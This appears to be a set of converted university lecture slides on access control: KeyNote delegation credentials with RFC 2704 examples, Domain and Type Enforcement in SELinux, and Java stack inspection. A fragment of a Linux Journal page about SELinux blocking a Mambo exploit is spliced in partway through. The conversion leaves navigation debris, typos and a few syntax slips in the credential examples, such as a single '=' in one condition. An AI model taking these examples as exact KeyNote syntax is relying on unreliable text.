
Architecture

Further Conditions

Non Transitive

N-Person

The clerk attempts to OK the order, the KeyNote query (by the application system) fails and the request is rejected.



Conditional Delegation

KeyNote

Unconditional Trust

Conditional Trust

Conditional
Delegation


Architecture

Further Conditions

Non Transitive

N-Person

While authorized to propose orders, they may only be sent to the application system called OrderApp. Sending the order to a different system will be rejected.



Recall the KeyNote Architecture

KeyNote

Unconditional Trust

Conditional Trust

Conditional


Delegation

▷ Architecture

Further Conditions

Non Transitive

N-Person



In our example the `OrderApp` is one of the applications, `pol4` provides its policy and the authorization certificates are delivered via the PKI.

Delegation Chains: Further Conditions

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

▷ Further Conditions

Non Transitive

N-Person

Kmgr delegates her authority to approve orders to the supervisor Ksuper

KeyNote–Version: 2

Comment: cert8 The Manager delegates order approval to the Supervisor

Authorizer: Kmgr

Licensees: Ksuper

Conditions: app_domain == "OrderApp"

&& operation=="OK" ;

Signature: ... by Kmgr

Now, the supervisor can approve an order (action environment [app_domain→"OrderApp"; operation→"OK"]) using the certificate chain cert7,cert8 as proof that he is authorized.

Delegation Chains

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

▷ Further Conditions

Non Transitive

N-Person

Kmgr delegates authority to approve orders under EU1,000 to clerk Kalice.

```
KeyNote-Version: 2
```

```
Comment: cert9 The Manager delegates order approval to the Clerk Alice
```

```
Authorizer: Kmgr
```

```
Licensees: Kalice
```

```
Conditions: app_domain == "OrderApp"
```

```
&& operation=="OK"
```

```
&& value <= 1000 ;
```

```
Signature: ... by Kmgr
```

In this case we assume that when the order processing application systems queries KeyNote as to whether a request is safe, then it includes as part of the action environment the value of the particular proposed order bound to attribute value

For example, if Kalice proposes an order that is worth EU 500, then the query to keyNote from the application is based on action environment [app_domain←"OrderApp"; operation←"OK; value←500], along with certificate chain cert7,cert9, and the request is authorized.

Delegation Chains

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

▷ Further Conditions

Non Transitive

N-Person

Kalice delegates authority to approve orders under EU100 to Dan.

```
KeyNote-Version: 2
Comment: cert10
Authorizer: Kalice
Licensees: Kdan
Conditions: app_domain == "OrderApp"
&& operation=="OK"
&& value <= 100 ;
Signature: ... by Kalice
```

For example, if Kdan proposes an order that is worth EU 50, then the query to keyNote from the application is based on action environment [app_domain←"OrderApp"; operation←"OK; value←50], along with certificate chain cert7,cert9,cert10 and the request is authorized.

If the request is for an order valued EU200, then the query based on action environment [app_domain←"OrderApp"; operation←"OK; value←200] is rejected

Terminating Delegation Chains

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

Further Conditions

▷ Non Transitive

N-Person

Kmgr delegates authority to approve orders to Clare, however the manager does not trust clare to permit her delegate the authority further.

```
KeyNote-Version: 2
Comment: cert11
Authorizer: Kmgr
Licensees: Kclare
Conditions: app_domain == "OrderApp"
&& operation=="OK"
&& action_authorizers==Kclare
Signature: ... by Kmgr
```

Attribute `action_authorizers` is reserved by the KeyNote interpreter and corresponds to the names of principals directly authorizing an action in a query (the keys specified in the Action Authorizers).

Terminating Delegation Chains

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

Further Conditions

▷ Non Transitive

N-Person

Kclare can write/sign credentials but they do not confer authority

```
KeyNote—Version: 2
Comment: cert12
Authorizer: Kclare
Licensees: Kliam
Conditions: app_domain == "OrderApp"
&& operation=="OK"
Signature: ... by Kclare
```

Any query by liam to approve an order will be rejected. For example, the action environment

```
[app_domain→OrderApp; operation→OK; value→20;]
with the above credentials evaluates to false.
```

N-Person Rules

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

Further Conditions

Non Transitive

▷ N-Person

Kboss can delegate authority to propose orders that are cosigned by both Niall and Mike.

```
KeyNote-Version: 2
Comment: cert13
Authorizer: Kboss
Licensees: Kniall && Kmike
Conditions: app_domain == "OrderApp"
&& operation=="prop"
&& value <= 10000 ;
Signature: ... by Kboss
```

A request that has been signed by both Kniall and Kmike to propose an order valued EU 2000 is accepted given credential cret13 and policy pol4.

Examples [RFC2704] TRADITIONAL CA / EMAIL - B

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

Further Conditions

Non Transitive

▷ N-Person

A credential assertion in which RSA Key abc123 trusts either RSA key 4401ff92 (called Alice) or DSA key d1234f (called Bob) to perform actions in which the app_domain is "RFC822-EMAIL", where the "address" matches the regular expression

"^.*@keynote\\.research\\.att\\.com\$". In other words, abc123 trusts Alice and Bob as certification authorities for the keynote.research.att.com domain.

```
KeyNote—Version: 2
```

```
Local—Constants:
```

```
Alice=" DSA:4401ff92" # Alice's_key
```

```
Bob=" RSA:d1234f" # Bob's key
```

```
Authorizer: " RSA:abc123"
```

```
Licensees: Alice || Bob
```

```
Conditions: (app_domain == "RFC822-EMAIL") &&
```

```
(address ~ = # only applies to one domain
```

```
"^.*@keynote\\.research\\.att\\.com$");
```

```
Signature: " RSA-SHA1:213354f9"
```


Examples [RFC2704] TRADITIONAL CA / EMAIL - C

KeyNote

Unconditional Trust

Conditional Trust

Conditional
Delegation

Architecture

Further Conditions

Non Transitive

▷ N-Person

A certificate credential for a specific user whose email address is

mab@keynote.research.att.com and whose name, if present, must be "M. Blaze". The credential was issued by the 'Alice' authority (whose key is certified in Example B above):

```
KeyNote-Version: 2
Authorizer: "DSA:4401ff92" # the Alice CA
Licensees: "DSA:12340987" # mab's_key
Conditions: ((app_domain=="RFC822-EMAIL")&&
            (name=="M. Blaze" || name=="")&&
            (address=="mab@keynote.research.att.com"));
Signature: "DSA-SHA1:ab23487"
```

Examples [RFC2704] TRADITIONAL CA / EMAIL - D

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

Further Conditions

Non Transitive

▷ N-Person

Another certificate credential for a specific user, also issued by the 'Alice' authority. This example allows three different keys to sign as `jf@keynote.research.att.com` (each for a different cryptographic algorithm). This is, in effect, three credentials in one:

```
KeyNote-Version: "2"
Authorizer: "DSA:4401ff92" # the Alice CA
Licensees: "DSA:abc991" || # jf's DSA key
"RSA:cde773" || # jf's RSA key
"BFIK:fd091a" # jf's BFIK key
Conditions: ((app_domain=="RFC822-EMAIL")&&
|| (name=="J. Feigenbaum" || name=="")&&
|| (address=="jf@keynote.research.att.com"));
Signature: "DSA-SHA1:8912aa"
```

Examples [RFC2704] WORKFLOW - E

KeyNote

Unconditional Trust

Conditional Trust

Conditional
Delegation

Architecture

Further Conditions

Non Transitive

▷ N-Person

A policy that delegates authority for the "SPEND" application domain to RSA key dab212 when the amount given in the "dollars" attribute is less than 10000.

Authorizer: "POLICY"

Licensees: "RSA:dab212" # the CFO's key

Conditions: (app_domain=="SPEND")
 && (@dollars < 10000);

Examples [RFC2704] WORKFLOW - F

KeyNote

Unconditional Trust

Conditional Trust

Conditional
Delegation

Architecture

Further Conditions

Non Transitive

▷ N-Person

RSA key dab212 delegates authorization to any two signers, from a list, one of which must be DSA key feed1234 in the "SPEND" application when @dollars < 7500. If the amount in @dollars is 2500 or greater, the request is approved but logged.

```
KeyNote-Version: 2
```

```
Comment: This credential specifies a spending policy
```

```
Authorizer: "RSA:dab212"          # the CFO
```

```
Licensees: "DSA:feed1234" &&     # The vice president
```

```
  ("RSA:abc123" || # middle manager #1
```

```
  "DSA:bcd987" || # middle manager #2
```

```
  "DSA:cde333" || # middle manager #3
```

```
  "DSA:def975" || # middle manager #4
```

```
  "DSA:978add") # middle manager #5
```

```
Conditions: (app_domain=="SPEND") # note nested clauses
```

```
  -> { (@(dollars) < 2500)
```

```
    -> _MAX_TRUST;
```

```
    (@(dollars) < 7500)
```

```
    -> "ApproveAndLog";
```

```
};
```

```
Signature: "RSA-SHA1:9867a1"
```

Examples [RFC2704] WORKFLOW - G

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

Further Conditions

Non Transitive

▷ N-Person

According to this policy, any two signers from the list of managers will do if
@(dollars) < 1000:

```
KeyNote-Version: 2
Authorizer: "POLICY"
Licensees: 2-of("DSA:feed1234", # The VP
"RSA:abc123", # Middle management clones
"DSA:bcd987",
"DSA:cde333",
"DSA:def975",
"DSA:978add")
Conditions: (app_domain=="SPEND") &&
            (@(dollars) < 1000);
```

Examples [RFC2704] WORKFLOW - H

KeyNote

Unconditional Trust

Conditional Trust

Conditional

Delegation

Architecture

Further Conditions

Non Transitive

▷ N-Person

A credential from dab212 with a similar policy, but only one signer is required if $@(dollars) < 500$. A log entry is made if the amount is at least 100.

```
KeyNote-Version: 2
```

```
Comment: This one credential is equivalent to six separate
credentials, one for each VP and middle manager.
Individually, they can spend up to $500, but if
it's $100 or more, we log it.
```

```
Authorizer: "RSA:dab212"          # From the CFO
Licensees: "DSA:feed1234" ||     # The VP
           "RSA:abc123" ||       # The middle management clones
           "DSA:bcd987" || "DSA:cde333" ||
           "DSA:def975" || "DSA:978add"
Conditions: (app_domain="SPEND") # nested clauses
            -> { (@(dollars) < 100) -> _MAX_TRUST;
                (@(dollars) < 500) -> "ApproveAndLog";
            };
Signature: "RSA-SHA1:186123"
```

Mandatory Access Control Domain and Type Enforcement (DTE)

Simon Foley

February 11, 2014

Domains

▷ Domains

Types

DDT

MLS

Every subject (process) has an associated *protection domain*.

Domains entered by executing any program associated with that domain (like Unix suid mechanism).

Domains are like sandboxes that are used to limit the access that a program has to resources.

Example: DOMAINS = {internet,system,COTS}

- domain `internet` is used to limit access to resources by programs that access the Internet: eg, program `firefox` runs in domain `internet`;
- domain `system` is used for any system program: eg, program `/bin/passwd` runs in domain `system`;
- domain `COTS` is used for Commercial Off-The-Shelf programs: eg `openOffice` runs in domain `COTS`

Types

Every object has a type.

Within a domain, certain *types* of objects may be accessed.

Example, `TYPES = {critical,user,untrusted}`.

- operating system files have type `critical`, eg, `/etc/passwd`.
- user files may have type `user`, eg, `/myfile.doc`, or
- user files may have type `untrusted`, eg, `/.netscape/cache`.

Program files (executed by a subject) will also have a type, eg, `/usr/bin/passwd` has type `critical` and `firefox` has type `untrusted`.

The (program) type is used to control the domain from which program may be invoked. For example, program `/usr/bin/passwd` has type `critical` and may be invoked by any subject in domain `COTS`; once invoked, the invoking subject enters domain `system` and when the program returns, the invoker returns to domain `COTS`.

This is configured in the domain definition table.

Domain Definition Table DDT

Domains
Types
▷ DDT
MLS

A *Domain Definition Table (DDT)* defines the allowable access rights within a domain.

		TYPES		
		critical	user	untrusted
DOMAINS	system	RWX	RW	RW
	internet			RW
	COTS	X	RWX	R

- A program executing in domain `internet` may only access `untrusted` objects and may not invoke any other program.
- A program in domain `system` may `RW` access any type of data, but may only invoke `system` programs.
- A program in domain `COTS` may access `user` data and also permitted to invoke `critical` programs (enter `system` domain).

Multilevel Security as Type Enforcement Policy

Domains
Types
DDT
▷ MLS

DTE like MLS, but DDT has finer grained control.

For example, consider $\text{unclass} \leq \text{secret} \leq \text{topSecret}$

- $\text{DOMAIN} = \{\text{unclass}, \text{secret}, \text{topSecret}\}$
- $\text{TYPE} = \{\text{unclass}, \text{secret}, \text{topSecret}\}$
- DDT:

	unclass	secret	topSecret
unclass	RWX	W	W
secret	R	RWX	W
topSecret	R	R	RWX

In this scenario we assume that invoking a program causes entry to a domain equal to that of the invoker.

Suppose we have a group of programs that are known not to contain a Trojan Horse. Introduce a further domain, for example, `topSecretNoTroj` which can RW *all* classes, violating the no-write down rule of MLS.

Example: DTE policy for Tetris High Scores

Domains
Types
DDT
▷ MLS

An SELinux based implementation of the Tetris game maintains information on player scores in the file `/etc/scores`. The game is executable by all, the high-scores file is readable by all but writable only by the game.

Domains =

Types =

DDT:

Simple Interpretation of Chinese Wall in TE

Domains
Types
DDT
▷ MLS

TYPES correspond to the different organizations and possible combinations. For example, $TYPES = \{aib, boi, elf, aibelf, boielf, \dots\}$.

DOMAINS correspond to the legal combinations. For example, $DOMAINS = \{aib, boi, elf, elfaib, elfboi\}$.

Configure DDT so that there's no conflict of interest on the accesses of a process executing in any domain.

Discussion

Domains
Types
DDT
▷ MLS

Many protection mechanisms offer all or nothing protection. eg, in Unix user has limited privileges, while root has all privileges.

In MLS, user access is very coarse-grained. For example, a topSecret subject can access *all* top-secret information. (though we can limit this to an extent by using compartments).

Many protection mechanisms constrain access based on coarse grained permissions. EG: Unix (R,W,X, ...) and MLS (R,W).

The set-uid mechanism in Unix can provide the basis for a more fine-grained access-control. Recall, the tetris program runs as setuid game permitting it to access the highScores file. However, this is not true MAC since the game can choose to change the permissions on the file so that all users may R/W.

The Java Security Manager provides fine-grain permissions. Java security is in the JVM/application and not in the underlying operating system.

Type Enforcement in Practice

Domains
Types
DDT
▷ MLS

- Early research by Secure Computing on high-assurance OS prototypes in 80's/90s'.
- Security Enhanced Linux selinux (an open source project from NSA)
Replacement kernel for linux that uses TE to provide MAC security.
A 'rootless' unix: root process is confined to operate within the constraints of a protection domain. EG: root process cannot simultaneously access `/etc/passwd` and `/etc/inetd.conf`.
- Sidewinder: a high-assurance firewall appliance that is implemented using on a TE operating system.
Firewall processes run in separate domains with only required resources. A failure of a process (eg buffer overflow) is confined to the domain and limits how far an attacker can get.
- TE-like mechanisms also found in TrustedBSD (OpenBSD supporting DTE, MLS, etc.), virtual machines/Hypervisors such as Xen.

Username/Email: Password: [Login](#) [Register](#) | [Forgot your password?](#)



LINUX JOURNAL™

VIDEO NEWS BLOGS REVIEWS HOW-TOS COMMUNITY MAGAZINE

 [Search](#)

Home >

Mambo Exploit Blocked by SELinux

Jul 01, 2007 By Richard Bulling...

in Security



Sign Up to see what your friends like.

A real-world case where SELinux proved its worth.

If you operate Internet-connected servers, chances are you eventually will have to deal with a successful attack. Last year, I discovered that despite the multilayered defenses in place on a test Web server (targetbox), an attacker had managed to use an exploit in a partially successful attempt to gain access. This server was running Red Hat Enterprise Linux 4 (RHEL 4) and the Mambo content management system. It had multiple defenses in place, including Security-Enhanced Linux (SELinux). SELinux prevented the attacker from executing the second stage of the attack, possibly preventing a root compromise.

This article presents a case study of the intrusion response, explaining how I discovered the intrusion, what steps I took to identify the exploit, how I recovered from the attack and what lessons I learned regarding system security. I've changed machine names and IP addresses for privacy reasons.



From Issue #159
July 2007



The Magazine

Linux Journal is the premier source for how-tos, projects, product reviews, expert advice and opinions for everything Linux.

- [New Issue/Podcast](#)
- [Issue Excerpt](#)
- [Archives](#)
- [Subscribe](#)

TRENDING TOPICS

Desktop	Embedded
HPC	Mobile
Security	SysAdmin
Virtualization	Web Development

[The Latest](#) [Popular](#) [Recent Comments](#)

OpenOffice.org and LibreOffice Release Candidates Duke It Out	Jan 18, 2011
Working with Images in Scribus	Jan 17, 2011
QEMU vs. VirtualBox	Jan 14, 2011
The Arch Way	Jan 13, 2011

Java permissions and stack introspection (Walking the stack)

Simon Foley,
Department of Computer Science,
University College Cork.

February 18, 2014

Tracing the Access Controller

Suppose we have an applet at `http://www.schwab.com/foo.jar` that stores client data in a portfolio file on the client's/local system.

The client's system has a policy

```
grant signed by "schwab",
    codebase "http://www.schwab.com/*" {
    permission java.io.FilePermission("~simon/portfolio", "read,write");
    ...
}
```

Suppose that the applet uses `java.io.FileInputStream` to access the portfolio file.

Tracing the Access Controller: inside `java.io.FileInputStream`

The code that implements `java.io.FileInputStream` checks that the code that invoked it holds the permission to read the given file.


The code might look something like:

```
public FileInputStream (String name) throws .... {  
    ...  
    checkPermission(new FilePermission(name, "read"));  
    and then open the file, setting up input stream, etc.  
    ...  
}
```

`checkPermission` throws `AccessControlException` if this permission is not held by the current *execution context* (the code that invokes `FileInputStream`).


Execution Context “*framestack*”

Represented by current method calling sequence of the executing thread.



```
AccessController CheckPermissions( .. ) {  
    for each caller in the current execution context  
        if caller does not hold the requested permissions then  
            throw AccessControlException  
}
```

Execution Context “*framestack*”




The `AccessController` 'walks the stack' checking that each caller has the permission `new FilePermission("portfolio", "read")`.

The codebases for `AccessController`, `SecurityManager` and `java.io.FileInputStream` all have the permission since they are on the bootpath and granted the `java.security.AllPermissions` by default and we have `FilePermission("portfolio", "read") ≤ java.security.AllPermissions`

The codesource `http://www.scwhab.com/*` has been granted the permission `FilePermission("portfolio", "read")` by the local policy.

Execution Context “*framestack*”

Suppose that the applet at `http://www.schwab.com/foo.jar` attempts to read the sensitive file `/etc/passwd`.



Overall permission for the context is the intersection of the permissions along the framestack.

`http://www.scwhab.com/foo.jar` has RW permission for portfolio, but not for `/etc/passwd`.

`AccessController`, `SecurityManager` and `java.io.FileInputStream` have the permission since they are on the boothpath

Privileged Code on the framestack

